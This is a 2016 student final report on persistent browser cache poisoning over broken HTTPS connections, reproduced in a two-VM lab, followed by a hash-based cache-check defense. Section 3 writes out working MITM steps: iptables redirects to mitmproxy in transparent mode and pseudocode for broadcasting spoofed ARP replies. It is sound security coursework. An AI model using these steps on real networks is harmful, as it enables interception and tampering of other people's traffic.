CSE 534 Fundamentals of Computer Networks(Final Report) May 7, 2016

Persistent Browser Cache Poisoning (BCP) Attacks over HTTPS

Luo, Meng(110464666 meluo@); Feng, Bo(110533595 bofeng@) *cs.stonybrook.edu*

1 Introduction

One of the most prevalently used application layer network protocols is **HTTP/HTTPS**, which delivers diverse types of resources(*e.g text, image, media, etc.*) and handles dynamic user interactions using *Client-Server* model. For example, when a user visits a webpage (*e.g. example.com*) at client side through firefox browser, firefox generates a HTTP request and sends it to web server (*e.g. Nginx*) at the other side. The server makes a response as what the user requests, and as long as the data is received at client side, the browser will cache resources as response header specified so as to decrease Page Load Time (PLT) of web pages and resources and improve user experience. As Figure 1 explains, the user's future requests of those cached resources will not be sent to server, but catered by browser cache instead.



Figure 1: browser cache in HTTP

A vulnerability in many popular browsers is that their policy allow them to cache sub-resources loaded through a broken HTTPS connection. The Man-In-the-Middle (MITM) attacker within a same LAN probably leverages that vulnerability to launch a so-called Browser Cache Poisoning (BCP) attack as illustrated in Fig.2. While a victim user Bob is trying to visit Google.com using HTTPS, the MITM attacker appears and intercepts

[0]image credit: `goo.gl/EjHnTz`

their connection. The attacker acts as google's web server and create a broken HTTPS connection with Bob using a self-signed certificate. Once Bob clicks through a warning of that broken HTTPS connection, malicious sub-resources injected by attacker will be cached at the client side. Reusing cached resources significantly improve PLT and user perceived experience of future requests, nevertheless, a "poisoned" resource in cache could incur devastated effects. They can persist for a long time and affect user's future visits of that page or even cross-origin pages referring those sub-resources.



Figure 2: BCP attack

In literature [1], the authors has already taken a thorough experiments to prove the inconsistency of browser caching policy and SSL warning among browsers, which may cause users to click through warnings and load malicious resources into browser cache. In addition, they also proved a kind of BCP attack by *MITM Proxy* and proposed a defense idea from the perspective of website developer. In this project, we mainly did the following tasks:

- (Level-1 Attack) We implemented a basic BCP attack using the *MITM proxy* as paper did. The *MITM proxy* is able to intercept, inspect, modify and replay traffic flows. We made two separate hosts, one is used as a victim user and the other is for a MITM attacker. The *MITM proxy* is able to modify resources and/or response header transmitted, and those injected resources would be stored in browser cache so as to undertake a persistent attack. This implementation which is based on *MITM proxy*, however, is not transparent to victim users. In order to redirect traffics towards *MITM proxy*, we need to either set a proxy in browser or modify the gateway of user's host.

- (Level-2 Attack) In order to make a transparent BCP attack, we leveraged *ARP Poisoning technique* to implement the above attack. This is not covered in the paper. Before undertaking the attack, we made a similar MITM to intercept traffic flows between the two sides. With *ARP Poisoning*, the victim user is deceived

to regard attacker's host as gateway, hence, all traffics from the victim user are redirected to attacker. Once the user visits a website, the MITM attacker is able to intercept the traffics between victim user and the web server at the connection establishment time, and make a HTTPS connection with user using self-signed certificates (i.e. broken HTTPS session). Unconscious user would be convinced that it is the real web server communicating with him, and malicious resources are invisibly loaded into browser cache.

- (Defense) Besides implementing attacks, we made a website to prove our defense scheme. As paper declared, incorrect browser cache policy has been notified to browser venders and some of them have fixed the vulnerability. In addition, the website developers are also responsible to defense against above attacks. We made a normal search engine like website and it is enhanced by adding "cache check" javascript code. First, we fetch a resource we want to protect by Ajax request, and then we compare the load time of protected resource. If it is shorter than a certain threshold (load through cache), we check the integrity of protected resource using its hash value. In general, we want to load a resource whose integrity is not compromised.

2 Project Overview

In our project, we implemented two-level BCP attacks since a real-world attacker is not able to compromise the victim's browser or operating system. The basic one is based on a *MITM proxy* and the other one is using *ARP poisoning* technique so as to make BCP attack more transparent to victim users. The adversary in these two cases is a network attacker. It launches a one-time MITM attack to intercept and modify traffics between victim user and the target website, and then makes a persistent attack feasible through compromised resources in the cache.

2.1 Attack Model

In Fig.3, Alice is a victim user who tries to visit site A using HTTPS. The MITM attacker intercepts this HTTPS connection request, and then uses its self-signed certificate to establish a HTTPS connection with Alice. In the meanwhile, the MITM attacker will also establish a normal HTTPS connection with the targeted site A. As long as Alice is unconscious to click through the warning about SSL, Alice is deceived she is communicating with site A, and her following traffics will be intercepted by the attacker. For instance, the MITM attacker is able to replace a JS file with malicious one and set a long-lived cache headers, so as to make it stored in Alice's browser for a long time and finally launch a persistent attack at the client side.



Figure 3: browser cache poisoning (BCP) attack model

2.2 Defense Model



Figure 4: defense model - cache check

The vulnerability happens in the browser venders, so this potential attack has been reported to relevant companies. However, we have found this vulnerability still appears in the latest version of many famous browsers such as Firefox. As a result, we point out that the website developers are also responsible to defense against this kind of attack, and our scheme is adding "cache check" as Fig.4 inside all pages of a website. The insight of "cache check" is checking integrity of a cached resource which will be loaded. A normal process is that if the victim user visits this site or other sites that referred the "poisoned" resources afterwards, the browser would fetch cached resource so as to save PLT. After

adding "cache check" scheme, the website will check the integrity of sub-resources which fetched from browser cache. This procedure ensures that compromised resources will not affect user's future browsing.

3 Attack Implementation

In this section, we will explain how we implemented the level-1 attack, and the transparent level-2 attack. We set up 2 virtual machines running Ubuntu Linux 14.04 in the same LAN, they act as *victim* and *MITM attacker* (*attacker* in short) respectively. The *victim* has installed a Firefox browser with version 44.0.2 which is vulnerable to our attack. The *attacker* runs the mitmproxy tool[2] in transparent proxy mode to launch the one time MITM attack.

3.1 Level-1 attack

In order to prove the possibility of BCP attack, we first implemented level-1 attack using a *mitmproxy*. In level-1 attack, we first set the attacker' machine (ip = 10.211.55.9) as the default gateway of victim user (ip = 10.211.55.7), then all traffics between the *victim* side and outside *Internet* are explicitly redirected to the *attacker*. In this case, the *client* is aware of the existence of *MITM attacker*. Second, we launch the one time BCP attack by modifying a image resource referred by google.com. First, the attacker creates two HTTPS connection as the attack model declared once the victim requests google.com. The attacker replaces the logo of google.com as a monkey when it receives response from google's web server, then the vulnerable browser caches the poisoned logo with Monkey. Finally, while the victim is visiting google.com later, the monkey is still be displayed as the logo of google.com as long as the poisoned cache existing in victim's browser.

We configure *victim* and *attacker* by the following steps/commands:

Attacker:
$ sysctl -w net.ipv4.ip_forward=1 // enable IP forwarding
$ echo 0 | sudo tee /proc/sys/net/ipv4/conf/*/send_redirects // disable ICMP redirects
// redirect all traffic to port 8080, on which mitmproxy daemon listens
$ iptables -t nat -A PREROUTING -i eth0 -p tcp –dport 80 -j REDIRECT –to-port 8080
$ iptables -t nat -A PREROUTING -i eth0 -p tcp –dport 443 -j REDIRECT –to-port 8080
$ mitmproxy -T –host// starts MITMproxy in transparent proxy mode, listening at 8080 port
// As Fig.5, we then configure in mitmproxy console to replace google's logo to a monkey mitmproxy $ i "images/branding/googlelogo/1x/googlelogo_color_272x92dp.png"



Figure 5: MITM Proxy Interception

Victim:
$ sudo route delete default // delete gateway
$ sudo route add default gw 10.211.55.9 eth0 // redirect all data to the *attacker* by setting gateway to *attacker*'s IP address
$ open vulnerable Firefox browser and browse `google.com` // google's logo is replaced by a monkey
$ make *attacker* offline and reset *victim*'s gateway to the real gateway
$ close Firefox, reopens it, and browse `google.com` again without cleaning cache
// although there is no *attacker* this time, the logo showed is still a monkey. Thus the one time MITM attack successfully poisons browser cache and make the poison last for a long time



Figure 6: Level-1 Attack

3.2 Level-2 Attack

In order to enhance the above attack, we also designed a transparent level-2 attack, which is not illustrated in the paper. In this attack, the *attacker* uses *ARP poisoning* to cheat the *victim* that it is the gateway so as to launch the BCP attack. The *victim* doesn't know the existence of *attacker*, thus level-2 attack is much stealthier and more practical than the level-1 attack. We launch *ARP poisoning* by crafting a spurious ARP packet and broadcasting it continuously through a Linux RAW Socket. Algorithm 1 shows the algorithm we used to generate spurious ARP packet. The crafted ARP packet is shown in Fig. 7

Result: Generate spurious ARP packet to deceive victim' gateway
Procedure:
fd = socket(AF_PACKET, SOCK_RAW, IPPROTO_RAW) // open a raw socket;
// craft ethernet header ;
eh->ether_shost = 00:1C:42:D8:E3:08 // set src addr to attacker's MAC address;
eh->ether_dhost = 0xFFFFFFFF // set dst addr to broadcast MAC address;
eh->ether_type = ETH_P_ARP // set type(payload protocol) to ARP;
// craft arp header ;
arph->ar_hrd = 0x0001 // set hardware type to Ethernet;
arph->ar_pro = 0x0800 // set protocol type to IP ;
arph->ar_hln = 0x06 // set hardware addr length to 6;
arph->ar_pln = 0x04 // set protocol addr length to 4;
arph->ar_op = 0x0002 // set opcode to 'reply';
// craft arp body ;
arpb->s_hrd = 0x00:1C:42:D8:E3:08 // set sender MAC addr as attacker's MAC addr;
arpb->s_pro = 10.211.55.1 // set sender IP addr as gateway's IP addr;
arpb->d_hrd = 0xFFFFFFFF // set target MAC addr as broadcast MAC addr;
arpb->d_pro = 255.255.255.255 // set target IP addr as broadcast IP addr;
while *true* **do**
    fd.write(fd,pckt,pckt_size) // send crafted spurious ARP packet;
    sleep(5) ;
end

Algorithm 1: Generate Spurious ARP Packet

We then configure *victim* and *attacker* by the following steps/commands(commands different from level-1 attack are marked in color red):

Attacker:
$ ./arp_sppofing // launch *ARP poisoning*, ARP cache in *victim* is shown in Fig. 8
$ sysctl -w net.ipv4.ip_forward=1 // enable IP forwarding



Figure 7: Crafted ARP packet.

$ echo 0 | sudo tee /proc/sys/net/ipv4/conf/*/send_redirects // disable ICMP redirects
// redirect all traffic to port 8080, on which mitmproxy daemon listens
$ iptables -t nat -A PREROUTING -i eth0 -p tcp –dport 80 -j REDIRECT –to-port 8080
$ iptables -t nat -A PREROUTING -i eth0 -p tcp –dport 443 -j REDIRECT –to-port 8080
$ mitmproxy -T –host// starts MITMproxy in transparent proxy mode, listening at 8080 port
// then configure in mitmproxy console to replace google's logo to a monkey
mitmproxy $ i "images/branding/googlelogo/1x/googlelogo_color_272x92dp.png"



Figure 8: ARP cache of *victim*. MAC address of gateway(10.211.55.1) is poisoned by *attacker* to its own MAC address (10.211.55.9)

Victim:
// We don't configure anything in the victim side, thus it doesn't know the existence of attacker.
$ open vulnerable Firefox browser and browse `google.com` // google's logo is replaced by a monkey
$ make *attacker* offline and reset *victim*'s gateway to the real gateway
$ close Firefox, reopens it, and browse `google.com` again without cleaning cache
// although there is no *attacker* this time, the logo showed is still a monkey. Thus the

one time MITM attack successfully poisons browser cache and make the poison last for a long time



Figure 9: Level-1 Attack

4 Defense scheme

The insight of defense from website developer is checking the integrity of sub-resources we want to protect. We made a search engine website (`https://pragsec-one.xyz/mitm`) referring a JS file to alert("Perfectly Secure") if the page is correctly loaded, and this JS file is what we want to protect. The "cache check" scheme is as follows,



Figure 10: BCP attack on our website

1. We launch the level-2 attack again as in Fig.10 and the JS resource is modified by *attacker*, then we add our defense scheme into the webpage.

2. In the first stage, we loaded the sub-resources using Ajax request as illustrated in Algorithm 2.

```
Data: request a JS file "alert.js" which is a sub-resource of our webpage
Result: fetch the JS file
create a XMLHttpRequest object xmlhttp to request "alert.js";
if xmlhttp starts to load then
    set startTime;
end
if xmlhttp's state changes to 4 then
    set endTime;
    loadTime = endTime - startTime;
    call Algorithm 3;
end
```

Algorithm 2: Load sub-resource with Ajax

3. The second stage is checking the resource integrity by timing technique. We compare the resource load time, if it is lower than the threshold (which means loaded through cache), we will check its integrity as illustrated in Algorithm 3.

```
Data: Suspicious sub-resource "alert.js" loaded through Ajax
Result: Ensured sanitized sub-resource
Let R be "alert.js";
if R is not loaded through cache (loadTime > threshold) then
    Append R with its original URL to webpage;
else
    compute SHA_256(R);
    check the Integrity of R's hash value;
    if R pass the check then
        Append R with its original URL to webpage;
    else
        // R is poisoned;
        Append R with its original URL and a random string to webpage;
        fetch the latest version of R from web server;
        // append a random string will prohibit poisoned resource from being
        loaded again;
    end
end
```

Algorithm 3: Integrity check of a sub-resource

4. After add "cache check" code, our webpage is protected from BCP attack as seen in Fig.11 where the correct JS file is loaded.



Figure 11: Defense scheme against BCP attack

5 Conclusions

In this implementation-prone project, we choose a latest network security paper named *"Man-in-the-browser-cache: Persisting HTTPS attacks via browser cache poisoning"*. The high-level idea is that a MITM attacker is able to leverage a typical vulnerability, which allows clients to cache sub-resources loaded through a broken HTTPS connection, in most mainstream browsers to launch a so-called *BCP attack*. We have learnt,

1. We learnt how to use the *mitmproxy* tool which is used to implementing level-1 attack. The basic functions of *mitmproxy* tool is to intercept and modify network traffics between two sides. It is an interactive tool so that we can see dynamic incoming or outgoing traffics especially HTTP traffics and modify specific contents using *regular expression*.

2. The second thing is to develop a transparent attack to make our BCP attack more transparent. Our idea is using *ARP Spoofing* technique which can deceive a host to use a wrong gateway. In this way, we are able to receive all traffics to/from a specific victim user and launch the BCP attack.

3. During our experiments, we found many mainstream browser venders such as Firefox has not fixed the above vulnerability even in their latest browser version. Thus, we implemented a website and developed a simple defense scheme so as to prohibit poisoned cache from affecting our users. This scheme successfully defense against BCP attack, but the better measure should be undertook by browser venders.

In general, we learnt such an interesting but devastative attack which happens both in desktop and mobile browsers. What's more, network is an indispensable part computer world, but the security problems across all layers of network stack should be concerned.

6 Github link

The source code of our project can be found in:
https://github.com/mengluo0107/Network-Project/tree/master/Luo%2CFeng

References

[1] Jia Y, Chen Y, Dong X, Saxena P, Mao J, Liang Z. Man-in-the-browser-cache: Persisting HTTPS attacks via browser cache poisoning. Computers & Security. 2015 Nov 30;55:62-80.

[2] M. Dev Team. Mitmproxy: a man-in-the-middle proxy. <http://mitmproxy.org/>. 2014.